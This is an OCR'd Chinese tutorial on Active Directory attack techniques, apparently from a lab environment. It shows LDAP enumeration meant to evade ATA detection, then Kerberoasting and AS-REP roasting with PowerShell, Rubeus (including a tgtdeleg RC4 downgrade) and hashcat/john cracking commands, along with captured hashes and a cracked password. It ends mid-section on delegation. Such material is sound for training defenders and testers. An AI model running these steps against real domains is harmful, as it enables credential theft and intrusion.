
高级域渗透入侵及检测（上）

目录

避免使用SAMR查询域用户组 避免使用SAMR查询域用户

windows下一般查询我们用net user /domain 这种去看域用户，或者利用类似impacket Samrdump.py，它其实是基于SAMR这个协议的，这个东西在内网除了人为的发出，基本不太会有别的情况了，这也是像Microsoft ATA这种防护系统的一个检测标志



这种情况下我们可以换别的来查询，比如经典的adfind，ldapsearch,dsquery,或者这个基于.net的工具:https://github.com/tomcarver16/ADSearch以及powershell等各种方式

```
C:\Users\trump\Desktop>w.exe -b "ou=domain controllers,dc=adtest,dc=com" -f "objectcategory=computer" -dn

AdFind V01.51.00cpp Joe Richards (support@joeware.net) October 2017

Using server: WIN-B676Q6I4NQB.ADTEST.COM:389
Directory: Windows Server 2012

dn:CN=WIN-B676Q6I4NQB,OU=Domain Controllers,DC=ADTEST,DC=COM

1 Objects returned
```


2041	1212.294080	172.23.7.215	172.23.0.105	TCP	54	50387 → 389 [ACK] Seq=351 Ack=2482 Win=65536 Len=0
2042	1212.294898	172.23.7.215	172.23.0.105	TCP	1514	50387 → 389 [ACK] Seq=351 Ack=2482 Win=65536 Len=1460 [TCP segment of a reass…
2043	1212.294898	172.23.7.215	172.23.0.105	LDAP	406	bindRequest(3) "<ROOT>" sasl
2046	1212.297134	172.23.7.215	172.23.0.105	LDAP	199	SASL GSS-API Integrity: searchRequest(4) "<ROOT>" baseObject
2049	1212.297662	172.23.7.215	172.23.0.105	TCP	54	50387 → 389 [ACK] Seq=2308 Ack=5527 Win=65536 Len=0
2050	1212.304282	172.23.7.215	172.23.0.105	LDAP	252	SASL GSS-API Integrity: searchRequest(6) "ou=domain controllers,dc=adtest,dc=…
2052	1212.311808	172.23.7.215	172.23.0.105	LDAP	97	SASL GSS-API Integrity: unbindRequest(7)

代码块

```
常用的查询语法：查询域用户： adfind.exe -b dc=adtest,dc=com -f "objectclass=user" -dn user （dsquery查询默认显示100个，如需更多请加 -limit 指定数目）
                查询域控： adfind.exe -b "ou=domain controllers,dc=adtest,dc=com" -f "objectclass=computer" -dn \ dsquery server
                查询用户组： adfind.exer -b dc=adtest,dc=com -f "objectclass=group" -dn group
                查询域信任： adfind.exe -f obejctclass=trusteddomain \ dsquery * -(objectClass=trustedDomain)" -attr *
                查询管理员组:adfind.exe -f "name=domain admins" member \ dsquery * -f (objectclass=user)(admincount=1)" -attr sAMAccountName description name
                查询某ou下的人员：adfind.exe -b ou=运维组,dc=adtest,dc=com -f objectclas dsquery * "ou=运维组,dc=adtest,dc=com" -filter objectclass=user
```

推荐adfind和dsquery,其他的用起来太繁琐了(adfind有的杀软会杀比如火绒==，但是360没杀，dsquery但是被360拦了==，这块的工具可能需要后期开发)

Kerberoasting



这里借用一张kerberos认证的一个流程图，其中我们的DC也就是域控，在域中充当了KDC也就是密钥分发中心用于票据的分发，DC主要由两部分组成：

AS:Authentication Service 身份验证服务，主要通过AD验证用户是否可靠

TGS:票据授予服务，对通过验证的用户发放票据

kerberos 认证的第一步:(Client->AS)


客户端想访问service1,首先会向KDC发送KRB_AS_REQ消息，此过程是为了向TGS申请去向service1的TGT，此消息中主要包括了：

padata:也就是预认证的数据，加密的时间戳，通过用户登录密码派生的Master Key也就是hash加密

cname:包含了要认证的账户信息

realm：kerberos所在域

sname:所要请求的服务名



此阶段如果验证通过(如果不通过，则会返回一个KRB ERROR的一个报文)，那么KDC则会给client发放TGT，也就是用户请求service ticket的票据，也即请求票据的票据，此过程KDC发送的KRB_AS_REP消息主要包括：

cname:包含了要认证的账户信息

realm：kerberos所在域


ticket->sname:此TGT属于哪个服务

ticket->realm :TGT归属域

ticket->enc-part:使用KDC master key 加密的ticket，这里的master key也就是krbtgt账户的hash,这里面主要是登录会话密钥session key和其他一些授权数据(来自官方文档)

enc-part:通过client master key加密Session key产生

ticket->enc-part->etype 指定了TGS的加密方式



认证的第一部分就完成了，第一步可以看成是为了获得进行下一步与TGS交互的权限，进行一个身份认证的，换取TGS入场券的过程，之后client会将TGT缓存起来

kerberos 认证的第二步:(Client->TGS)


客户端和TGS交互，首先发送一个KRB_TGS_REQ的消息来请求具体服务的票据，其中主要包含的内容有pdata和reqbody两部分，看一下重要的几个部分:

pdata->authenticator:一个经过上一步的Session key加密的信息(这里因为客户端当然是有自己的密钥的，所以它可以解出来上一步的enc-part部分，提取到session key)

pdata->ticket:也就是TGT

req-body->etype:请求的加密类型


这里TGS验证时，会首先使用kdc master key,也就是krbtgt的hash,去解密pdata->ticket->enc-part这部分，然后会通过解密提取到的session key,再去解密pdata->authenticator，从而提取并验证各种信息，判断是否通过验证



通过验证后，会回复一个KRB_TGS_REP的消息，这里面的主要部分有俩：

ticket->enc-part:使用service master key 加密的service ticket也就是ST

enc-part:通过client master key加密Service Session key产生



认证的第二步是真正获取想要的服务权限的步骤，但是这一步依赖于前一步TGT的申请成功(正常情况下)，之后客户端会把ST缓存起来

kerberos 认证的第三步:(Client->Service)

第三步认证过程就和第二部很相似了，只不过此时的申请的ST变成了client想要访问的Service了，认证过程都是类似的，发送KRB_AP_REQ,接收KRB_AP_REPLY，服务端用自己的master key解密，并提取service session key,继续解密提取认证信息，判断是否通过等等,完成后客户端会缓存票据

Kerberoasting 是一种针对应用服务的攻击

Kerberoasting攻击立足于以下几点：

1.在域内的任何机器上都可以查询spn，意味着我们可以挑选我们的目标，比如mssql服务，web服务，或者注册在高权限域账号下的spn，这里的注册是要注册在用户下的，如果注册在机器账户下那就算了，机器账户无法远程登录，至于如何看注册在哪的，看其所属CN即可例如：
CN=testservice,CN=Users,DC=ADTEST,DC=COM　http/server 这种就是在用户下的

2.域内任何用户都可以请求TGS，并不需要域管啥的特殊权限,而且根据之前的分析我们知道，返回的service ticket中包含了目标service的master key


3.域内kerberos加密算法支持RC4，可通过爆破得到密码(kerberos也支持AES128以及AES256,但是这些爆破起来。。。)

可以通过以下powershell命令请求TGS：

代码块

```
Add-Type -AssemblyName System.IdentityModel;
```

```
$Null=New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentLis
'http/server'
```



这里的ticket->enc-part就是包含service master key的ST，可以看到其加密算法是RC4


这里的加密算法的指定：属性*msDS-SupportedEncryptionTypes*决定了使用哪种加密算法，用户账户一般一个用户默认的属性*msDS-SupportedEncryptionTypes*一般为未设置，根据官方文档，此属性在未设置的情况下

KDC还回去检测UseDESOnly标志，如果设置了则使用DES，如果没设置那么就用DES或者RC4，这个UseDESOnly在用户的userAccountControl属性中，作为bit位设置，具体可看官方文档，但是根据官方的说法，

Windows 7，Windows 10，Windows Server 2008 R2和更高版本的操作系统默认情况下不支持DES，也就是说默认情况下默认会用RC4作为加密方式，我这里新建了一个用户，不做任何改动，并注册spn

机器账户一般使用AES128或者AES256，不再做赘述

如果我们更改用户的*msDS-SupportedEncryptionTypes*属性，变成AES128或者256，两者均设置的话会使用加密等级最高的，清空票据缓存在重新申请，可以看到加密方式就变为AES256



```
#1>     客户端: trump @ ADTEST.COM
        服务器: MSSQLSvc/MSSQL.adtest.com @ ADTEST.COM
        Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
        票证标志 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        开始时间: 12/17/2020 10:41:00 (本地)
        结束时间:   12/17/2020 20:40:59 (本地)
        续订时间: 12/24/2020 10:40:59 (本地)
        会话密钥类型: AES-256-CTS-HMAC-SHA1-96
```

至于kerberoasting的利用方式过程

1.查找spn，筛选出我们想要的服务

2.请求TGS，筛选使用RC4加密的TGS

代码块

```
#请求特定TGS
$SPNName = 'MSSQLSvc/MSSQL.adtest.com'
Add-Type -AssemblyNAme System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPN
#下面是请求所有的TGS
Add-Type -AssemblyName System.IdentityModel
setspn.exe -q */* | Select-String '^CN' -Context 0,1 | % { New-Object System.
IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $_.Context.PostContext
```

或者Rubeus.exe kerberoast 获取票据

3.导出对应的票据,这里可以用mimikatz或者Rubeus.exe导出即可

至于离线爆破：https://github.com/nidem/kerberoast

```
┌──(root💀kali)-[/home/user/kerberoast]
└─# python3 tgsrepcrack.py wordlist.txt mssql.kirbi

    USE HASHCAT, IT'S HELLA FASTER!!

Cracking 1 tickets...
found password for ticket 0: mssql  File: mssql.kirbi
Successfully cracked all tickets
```

作为此种攻击方式的缓解方式并不是设置加密方式为AES就能解决的，因为只是爆破难度增加了，不是爆不出来：https://github.com/hashcat/hashcat/pull/1955


对于这种攻击检测手法，一般都是监测针对RC4 TGS的请求，这是从网络流量层面做的，而且这种监测似乎无法绕过，目前也没找到绕过的方式，因为指定的加密方式会在TGS-REP消息里面捕获到，这是KDC返回的消息，用户无法操控和修改

Rubeus tgtdeleg 加密降级

不得不说这个工具以及作者，确实可以看出作者对域以及kerberos理解的非常深刻,首先我们将之前的mssql这个账户设置为AES加密

```
C:\Users\trump\Desktop>Rubeus.exe kerberoast /tgtdeleg /user:mssql

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.6.1


[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User            : mssql
[+] Ticket successfully imported!
[*] Searching path 'LDAP://ADTEST.COM/DC=ADTEST,DC=COM' for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : MSSQL
[*] DistinguishedName      : CN=MSSQL,DC=ADTEST,DC=COM
[*] ServicePrincipalName   : MSSQLSvc/MSSQL.adtest.com
[*] PwdLastSet             : 2020/12/17 1:58:45
[*] Supported ETypes       : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash                   : $krb5tgs$23$*MSSQL$ADTEST.COM$MSSQLSvc/MSSQL.adtest.com*$E5C173CA5D5FF45009D14FF
                             A2C6225AA$096821775D35FFDCFD24183EA29BF98F6596D1F8D7454DB3826FC55B568AEA139D4617
                             3F84CFDFE27691AA63690E60646AD36EF66AEEAA148FCC5F43CFD06BDFDE4AD20609B4F312BD48D2
                             A91F6F7701900C09F0604C41862453CC3DBA552D2081E06C7BD23075654BF170D8EB392D76B9DC3AC
                             3E33196540FCFB50084DC451B6FBFB555811B2182D4ED8BBF7CB81EEE0DA6FFC1B5889CD37DD44B6
```

可以看到，虽然支持加密方式变成了AES128以及AES256但是实际的加密方式却是RC4,我们通过捕获数据包确认这点：



在为使用tgtdeleg之前，无论是请求还是响应，就按照既定的AES加密方式，然后通过tgtdeleg，可以看到强制请求的加密方式RC4而且KDC返回的票据加密方式也确实变成了RC4的加密

这是强制了TGS返回了ST的加密方式，而且KDC还按照预期返回了

根据作者的意思，这里的利用方式，是通过构造SSPI/GSS API，通过已有的一张TGT，然后去申请TGS，同时指定想要的加密方式为仅为RC4

然后Rubeus还添加了rc4opsec的选项，强制过滤掉使用aes加密的账户.通过强制请求加密方式为RC4，是为了大大降低爆破所需的时间，所以防护的最好的方式就是密码复杂一点

至于爆破的话,这里爆破RC4，AES也可以爆破，取决于机器以及字典了


代码块

```
john --format=krb5tgs --wordlist=wordlist.txt hashes.kerberoast
或者
hashcat -m 13100 --force -a 0 hashes.kerberoast wordlist.txt
```

AS-REP Roasting

AS-REP Roasting和Kerberoasting攻击技术上有相似之处，不同之处在于前者针对的是kerberos认证的第一阶段，也就意味着主要攻击对象是申请kerberos认证的用户，后者测试针对目标服务，最终都是要通过爆破得出结果

AS-REP Roasting攻击利用较为苛刻，因为前提是需要开启用户无须预认证



Current filter: kerberos

No.	Time	Source	Destination	Protocol	Length	Info
16	14.308710	172.23.7.215	172.23.0.105	KRB5	285	AS-REQ
18	14.317685	172.23.0.105	172.23.7.215	KRB5	128	AS-REP
26	14.323191	172.23.7.215	172.23.0.105	KRB5	1474	TGS-REQ
27	14.323899	172.23.0.105	172.23.7.215	KRB5	1496	TGS-REP

Current filter: kerberos


No.	Time	Source	Destination	Protocol	Length	Info
8	0.001093	172.23.7.215	172.23.0.105	KRB5	285	AS-REQ
9	0.001581	172.23.0.105	172.23.7.215	KRB5	275	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
16	0.010144	172.23.7.215	172.23.0.105	KRB5	365	AS-REQ
18	0.010818	172.23.0.105	172.23.7.215	KRB5	128	AS-REP
26	0.011643	172.23.7.215	172.23.0.105	KRB5	1474	TGS-REQ
27	0.012903	172.23.0.105	172.23.7.215	KRB5	1496	TGS-REP

前者是未开启预认证的情况，后者是开启了预认证的情况，可以看到，这里有意思的是机器会自动在为未进行预认证的情况下尝试交换信息，之前做kerberoasting的实验的时候也看到这个现象没在意，在这个地方有写

初始预认证必须错误，然后才开始进行认证。

关于预认证的作用

在这里以及微软defender研究中心的老妹儿，也就是说会通过加密时间戳的方式，开启后用户必须要用自己的key对时间戳进行加密，通过认证KDC才会返回AS_REP消息，否则则会返回一个认证失败的消息



Current filter: kerberos

No.	Time	Source	Destination	Protocol	Length	Info
58	6.852121	172.23.7.215	172.23.0.105	KRB5	285	AS-REQ
59	6.852632	172.23.0.105	172.23.7.215	KRB5	275	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
66	6.864746	172.23.7.215	172.23.0.105	KRB5	365	AS-REQ
67	6.866150	172.23.0.105	172.23.7.215	KRB5	242	KRB Error: KRB5KDC_ERR_PREAUTH_FAILED


利用过程

自然是先找到开启了无须Kerberos预认证的用户了，这也是最鸡肋的地方，查询的这类用户的话，主要是用到了userAccountControl:1.2.840.113556.1.4.803:=4194304这个属性

代码块

```
dsquery * -filter "&(objectclass=user)((userAccountControl:1.2.840.113556.1.4.803:=41943
sAMAccountName description
```

也可以通过powerview等方式，之后便可以通过Rubeus或者ASREPRoast.ps1搞hash爆破即可



攻击域委派


委派的意思，直观来说，就是域内的服务设置委派之后，可以替代用户去做一些用户可以做的事

举个例子：

